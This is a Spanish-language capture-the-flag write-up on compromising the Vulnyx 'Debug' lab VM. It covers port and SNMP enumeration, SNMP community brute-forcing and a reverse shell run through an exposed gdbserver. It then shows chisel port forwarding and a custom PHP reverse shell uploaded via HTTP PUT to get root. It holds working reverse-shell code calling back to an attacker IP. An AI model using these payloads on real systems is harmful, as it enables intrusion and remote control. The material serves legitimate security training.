Write-Up/Explicación paso a paso de Hackeo y Rooteo Manual - Máquina Virtual Debug – Plataforma Vulnyx


DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Debug"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.



Encontramos que el host activo 192.168.1.147 está activo, así que podemos empezar a realizar el escaneo utilizando **nmap.**


Descubrimos los puertos abiertos:

```
(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
# nmap -sS -p- --open -vvv --min-rate=5000 -n -Pn -oG allPorts 192.168.1.147
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-08 17:39 CET
Initiating ARP Ping Scan at 17:39
Scanning 192.168.1.147 [1 port]
Completed ARP Ping Scan at 17:39, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:39
Scanning 192.168.1.147 [65535 ports]
Discovered open port 22/tcp on 192.168.1.147
Discovered open port 80/tcp on 192.168.1.147
Discovered open port 8080/tcp on 192.168.1.147
Completed SYN Stealth Scan at 17:39, 1.35s elapsed (65535 total ports)
Nmap scan report for 192.168.1.147
Host is up, received arp-response (0.000052s latency).
Scanned at 2026-01-08 17:39:47 CET for 1s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 64
MAC Address: 08:00:27:01:6E:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

En este caso tiene abiertos el puerto 22 (servicio SSH), el puerto 80 (http) y un servicio (http-proxy) corriendo por el puerto 8080.

Si accedemos al puerto 80 mediante el navegador web, nos encontraremos con una página de incio de apache:



Intentamos hacer un reconocimiento con whatweb para recoger más información, pero resulta casi en vano:

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# whatweb http://192.168.1.147
http://192.168.1.147 [200 OK] Apache[2.4.61], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.61 (Debian)], IP[192.168.1.147]
```

Realizamos un fuzzeo con wfuzz para intentar encontrar subdirectorios:

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# wfuzz -c --hc=400,404 -u http://192.168.1.147/FUZZ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-big.txt --hh=186
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. C
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.147/FUZZ
Total requests: 1185254

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001021:   301        9 L      28 W       319 Ch      "javascript"
```

Tampoco encontramos nada interesante.

Llegados a este punto se decide realizar un escaneo con nmap pero esta vez por UDP:

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# nmap -sU --top-ports=200 --min-rate=5000 -vvv -n -Pn -oN udp 192.168.1.147 | grep -v filtered
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-08 17:48 CET
Initiating ARP Ping Scan at 17:48
Scanning 192.168.1.147 [1 port]
Completed ARP Ping Scan at 17:48, 0.03s elapsed (1 total hosts)
Initiating UDP Scan at 17:48
Scanning 192.168.1.147 [200 ports]
Discovered open port 161/udp on 192.168.1.147
Completed UDP Scan at 17:48, 0.28s elapsed (200 total ports)
Nmap scan report for 192.168.1.147
Host is up, received arp-response (0.00059s latency).
Scanned at 2026-01-08 17:48:09 CET for 1s

PORT      STATE         SERVICE           REASON
13/udp    closed        daytime           port-unreach ttl 64
22/udp    closed        ssh               port-unreach ttl 64
161/udp   open          snmp              udp-response ttl 64
2223/udp  closed        rockwell-csp2     port-unreach ttl 64
5351/udp  closed        nat-pmp           port-unreach ttl 64
9200/udp  closed        wap-wsp           port-unreach ttl 64
49180/udp closed        unknown           port-unreach ttl 64
MAC Address: 08:00:27:01:6E:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
           Raw packets sent: 463 (27.189KB) | Rcvd: 8 (554B)
```

Obtenemos que el puerto 161 (Protocolo SNMP) se encuentra abierto, puede ser una vía potencial de explotación.

El protocolo SNMP hace uso de una contraseña (aunque en este caso muy débil), sin ella no podemos utilizar herramientas como snmpwalk o snmp-check. Para averiguar esta contraseña utilizamos la herramienta onesixtyone, con el parámetro -c cargamos un diccionario para realizar un ataque de fuerza bruta, y también hay que pasarle la IP de la máquina víctima.

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 192.168.1.147
Scanning 1 hosts, 120 communities
192.168.1.147 [network] Linux debug 5.10.0-32-amd64 #1 SMP Debian 5.10.223-1 (2024-08-10) x86_64
```

Una vez descubierta la contraseña, podemos utilizar las herramientas anteriormente mencionadas. Comentar que en este caso concreto, el output que arroja la herramienta snmpwalk es demasiado farragoso para poder interpretarlo cómodamente. En mi caso he elegido snmp-check para poder extraer la información que necesito.

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# snmp-check -c network 192.168.1.147
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
```

El output que me arroja este comando es demasiado extenso como para dejarlo reflejado aquí. Lo interesante a extraer del mismo es lo siguiente:

Si vamos a la sección de procesos obtenemos dos datos muy interesantes:

```
/usr/sbin/CRON          -f
/usr/sbin/CRON          -f
/sbin/agetty            -o -p -- \u --noclear tty1 linux
/bin/sh                 -c cd /root/.serve/ ; /usr/bin/php -S 127.0.0.1:9000
/bin/sh                 -c while true; do /usr/bin/gdbserver-9.2 --once 0.0.0.0:20500 /bin/true; done
/usr/bin/php            -S 127.0.0.1:9000
```

La enumeración vía SNMP revela un proceso gdbserver-9.2 escuchando en 0.0.0.0:20500 y un servidor HTTP de PHP escuchando únicamente en 127.0.0.1:9000, indicando un servicio interno accesible solo desde loopback

- **gdbserver**: escuchando en **0.0.0.0:20500** (expuesto a red)
- **PHP server**: escuchando en **127.0.0.1:9000** (solo local)

Lo primero que debemos intentar es ver si podemos aprovecharnos del gdbserver porque está escuchando en todas las interfaces y es posible conectarse a él, para poder subir un archivo malicioso y ver si lo interpreta y podemos conseguir ejecución de comandos de manera remota.

El siguiente paso es crear un ejecutable en C, utiizamos en este caso Visual Studio Code para ello y luego deberemos compilarlo con gcc, además indicar que debemos usar el parámetro static a la hora de compilarlo, para que se lleve consigo las librería necesarias para funcionar.

home > kali > Escritorio > debug > nmap > C shell.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


int main() {
    system("bash -c 'bash -i >& /dev/tcp/192.168.1.247/443 0>&1'");
    return 0;
}
```

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# gcc -g shell.c -o shell -static
```

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# file shell
shell: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
```

Una vez tenemos el código compilado y el ejecutable listo, debemos de iniciar gdb para poder conectarnos al gdbserver abierto en la máquina víctima.

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# gdb
GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target extended-remote 192.168.1.147:20500
```

```
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target extended-remote 192.168.1.147:20500
Remote debugging using 192.168.1.147:20500
Reading /usr/bin/true from remote target ...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files locally instead.
Reading /usr/bin/true from remote target ...
Reading symbols from target:/usr/bin/true ...
(No debugging symbols found in target:/usr/bin/true)
Reading /lib64/ld-linux-x86-64.so.2 from remote target ...
Reading /lib64/ld-linux-x86-64.so.2 from remote target ...
Reading symbols from target:/lib64/ld-linux-x86-64.so.2 ...
(No debugging symbols found in target:/lib64/ld-linux-x86-64.so.2)
0x00007ffff7fd3090 in ?? () from target:/lib64/ld-linux-x86-64.so.2
(gdb)
```

Comprobamos que se produce la conexión. Ahora debemos de subir el archivo con el siguiente comando:

```
0x00007ffff7fd3090 in ?? () from target:/lib64/ld-linux-x86-64.so.2
(gdb) remote put ./shell /tmp/shell
Successfully sent file "./shell".
```

Una vez subido debemos marcarlo como un archivo ejecutable con el siguiente comando:

```
(gdb) set remote exec-file /tmp/shell
```

Ahora con el comando run, lo ejecutaremos e iniciaremos el debug según el servidor, pero realmente se ejecutará. Antes de ejecutarlo, debemos ponernos en escucha con netcat por el puerto indicado en el script, en este caso era el 443, por el que recibiremos la conexión reversa.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
```

Con el comando run ejecutaremos el binario shell.

```
(gdb) set remote exec-file /tmp/shell
(gdb) run
```

Obtendremos la consola reversa:

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.247] from (UNKNOWN) [192.168.1.147] 37578
bash: no se puede establecer el grupo de proceso de terminal (760): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
killer@debug:~$
```

Es importante recalcar que no debemos perder la conexión con el servidor al que hemos subido el binario, pues es el proceso que nos está proporcionando la conexión de la consola reversa, si lo terminamos perdermos la conexión.

Una vez tenemos la consola reversa hacemos el pertinente tratamiento de la tty para poder tener una consola totalmente interactiva

```
script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
killer@debug:~$ ^Z
zsh: suspended  nc -lnvp 443

┌──(root㉿kali)-[/home/kali]
└─# stty raw -echo;fg
[1]  + continued  nc -lnvp 443
                              reset xterm
```

```
killer@debug:~$ export SHELL=bash
killer@debug:~$ export TERM=xterm
killer@debug:~$ stty size
24 80
killer@debug:~$ stty rows 60 cols 180
killer@debug:~$ stty size
60 180
killer@debug:~$
```

Ahora que hemos logrado la intrusión debemos recordar que había un servidor PHP actuando en el localhost, por el puerto 9000. Para poder tener acceso al este servicio debemos hacer port forwarding, podemos utilizar chisel para lograrlo. En este caso utilizaremos chisel como servidor en nuestra máquina atacante por el puerto 9999 y mapearemos el puerto 9000 del localhost víctima a nuestro puerto 9000, por lo que tendremos que utilizar desde la máquina comprometida chisel como cliente conectado al puerto 9999.

Debemos cargar el ejecutable de chisel en la máquina víctima, para ello, nos abrimos por ejemplo un servidor http con php o con python y desde la máquina víctima obtenemos el recurso deseado con la herramienta wget. En caso de que no estuviera la herramienta wget habría que hacerlo de manera manual.

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# php -S 0.0.0.0:4646
[Thu Jan  8 18:31:02 2026] PHP 8.4.11 Development Server (http://0.0.0.0:4646) started
```

```
killer@debug:/tmp$ wget http://192.168.1.247:4646/chisel
--2026-01-08 18:31:38--  http://192.168.1.247:4646/chisel
Conectando con 192.168.1.247:4646... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 10240184 (9,8M)
Grabando a: «chisel»

chisel                                    100%[=====================

2026-01-08 18:31:38 (382 MB/s) - «chisel» guardado [10240184/10240184]
```

Ahora le damos permisos de ejecución al binario de chisel:

```
killer@debug:/tmp$ chmod +x ./chisel
killer@debug:/tmp$
```


Desde la máquina atacante creamos con chisel un servidor reverso por el puerto 9999:

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# ./chisel server --reverse --port 9999
2026/01/08 18:33:24 server: Reverse tunnelling enabled
2026/01/08 18:33:24 server: Fingerprint S9AFAHycE0/RHRTfffGqhOSK/6pUNmWhEqdlBsFGVNU=
2026/01/08 18:33:24 server: Listening on http://0.0.0.0:9999
```

Desde la máquina comprometida comprobamos que se ha producido la conexión:

```
killer@debug:/tmp$ ./chisel client 192.168.1.247:9999 R:9000:127.0.0.1:9000
2026/01/08 18:34:07 client: Connecting to ws://192.168.1.247:9999
2026/01/08 18:34:07 client: Connected (Latency 272.357µs)
```

Ahora podemos acceder desde nuestro localhost al localhost de la máquina víctima, por el puerto 9000



Nos encontramos con que no podemos utilizar el método GET. En este caso podemos probar con diferentes métodos como POST o PUT. Utilizaremos curl para este cometido:

```
┌──(root㉿kali)-[/home/kali]
└─# curl -sX GET "http://127.0.0.1:9000/"
Method not allowed.

┌──(root㉿kali)-[/home/kali]
└─# curl -sX POST "http://127.0.0.1:9000/"
Method not allowed.

┌──(root㉿kali)-[/home/kali]
└─# curl -sX PUT "http://127.0.0.1:9000/"
{"status":"ok","filename":"id_1767894303","size":0}
```

Obtenemos que cuando utilizamos el método PUT nos devuelve un estado 200 y un “filename”. Si probamos a subir un archivo con el parámetro -T observaremos que el servidor establece un nombre aleatorio y no podemos acceder a ese recurso.

Lo que ahora estamos tratando es de encontrar una vía potencial de acceder al recurso que en teoría se nos permite subir con el método PUT al servidor. Teniendo en cuenta que se trata de un servidor PHP deberíamos intentar subir una consola reversa.

Normalmente con el método PUT se cargaría de esta manera:

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# curl -sX PUT "http://127.0.0.1:9000/?filename=a.php" -T a.php
{"status":"ok","filename":"id_1767894605","size":17}
```

Observamos que al cargar un recurso con PUT, el servidor automáticamente le cambia el nombre de manera aleatoria. Llegados a este punto podemos hacerlo de dos maneras:

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# curl "http://127.0.0.1:9000/id_1767894605"
<?php


holi

?>
```

o bien accedemos al recurso de la manera anterior, teniendo en cuenta que el servidor le cambiará el nombre a cualquier archivo que subamos.

(Esta es la manera fácil), vamos a sacar toda la información posible para subir nuestro archivo con el nombre que le hemos puesto.

Bien, todo parámetro en una petición es fuzzeable con wfuzz, por lo que lo necesitamos averiguar es el parámetro que debemos indicar a la hora de nombrar a nuestro archivo.

Para ello, con wfuzz realizamos lo siguiente:

```
┌──(root㉿kali)-[/home/kali/Escritorio/debug/nmap]
└─# wfuzz -c -X PUT --hc=404,400 -u http://127.0.0.1:9000/?FUZZ=id* -w /usr/share/seclists/Discovery/Web-Content/common.txt --hh=51
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work corre
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1:9000/?FUZZ=id*
Total requests: 4750

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002812:   200        0 L      1 W        41 Ch       "name"

Total time: 1.967224
Processed Requests: 4750
Filtered Requests: 4749
Requests/sec.: 2414.569
```

Después de ocultar las respuestas de 51 caracteres, obtenemos que el parámetro que necesitábamos para cargar el nombre de nuestro archivo es name.

Ahora vamos con el archivo a subir en cuestión, la consola reversa en PHP, es una consola que he programado, así que pondré capturas de el código.

```php
<?php
set_time_limit(0);

$ip = '192.168.1.247';
$puerto = 443;
$buffer = 1400;
$read_a = null;
$write_a = null;
$errror_a = null;
$comando = 'bash -i';
$demonio = 0;

function printable($string) {
    if (!$demonio) {
        print($string);
    }
}

if(function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if($pid == -1) {
        printable("No se ha podido realizar el fork");
        exit(1);
    }

    if($pid) {
        exit(0);
    }

    if(posix_setsid() == -1) {
        printable("No se ha podido ejecutar posix_setsid()");
    }

    $demonio = 1;
} else {
    printable("No se ha podido crear un demonio del proceso, pero no es grave, el script puede continuar");
}

chdir("/");
umask(0);
```

```php

$socket = fsockopen($ip,$puerto,$errno,$errstr,40);

if(!$socket) {
    printable("No se ha podido establecer la conexión");
    exit(1);
}

$descriptores = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$proceso = proc_open($comando, $descriptores, $pipes);

if(!is_resource($proceso)) {
    printable("No se ha podido crear el proceso");
    exit(1);
}

stream_set_blocking($socket, 0);
stream_set_blocking(pipes[0], 0);
stream_set_blocking(pipes[1], 0);
stream_set_blocking(pipes[2], 0);

while(true) {
    if(feof($socket)) {
        printable("Se ha cerrado la conexión");
        break;
    }

    if(feof($pipes[1])) {
        printable("Se ha terminado el proceso hijo");
        break;
    }
```

```php
while(true) {
    if(feof($socket)) {
        printable("Se ha cerrado la conexión");
        break;
    }

    if(feof($pipes[1])) {
        printable("Se ha terminado el proceso hijo");
        break;
    }

    $read_a = array($socket, $pipes[1], $pipes[2]);
    $num_streams_listos = stream_select($read_a,$write_a,$errror_a,null);

    if(in_array($socket, $read_a)){
        $input = fread($socket, $buffer);
        fwrite($pipes[0], $input);
    }

    if(in_array($pipes[1], $read_a)){
        $input = fread($pipes[1], $buffer);
        fwrite($socket, $input);
    }

    if(in_array($pipes[2], $read_a)){
        $input = fread($pipes[2], $buffer);
        fwrite($socket, $input);
    }
}

fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
fclose($socket);
proc_close($proceso);

?>
```

Pues bien, si ahora este recurso lo subimos con el método PUT:

```
┌──(kali㉿kali)-[~/Escritorio/debug/nmap]
└─$ curl -sX PUT http://127.0.0.1:9000/?name=shell.php -T shell.php
{"status":"ok","filename":"shell.php","size":2063}
```

Hemos conseguido subir el recurso, solo queda acceder a él y ponernos en escucha por el puerto indicado en la shell.

```
┌──(kali㉿kali)-[~/Escritorio/debug/nmap]
└─$ curl http://127.0.0.1:9000/shell.php
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
```

Y conseguimos finalmente el root de la máquina:

```
root@debug:/# whoami
root
root@debug:/# cd /root
root@debug:~# ls
root.txt
root@debug:~# cat root.txt
bf2af7da31bfc5d2c0125629982db3cc
root@debug:~#
```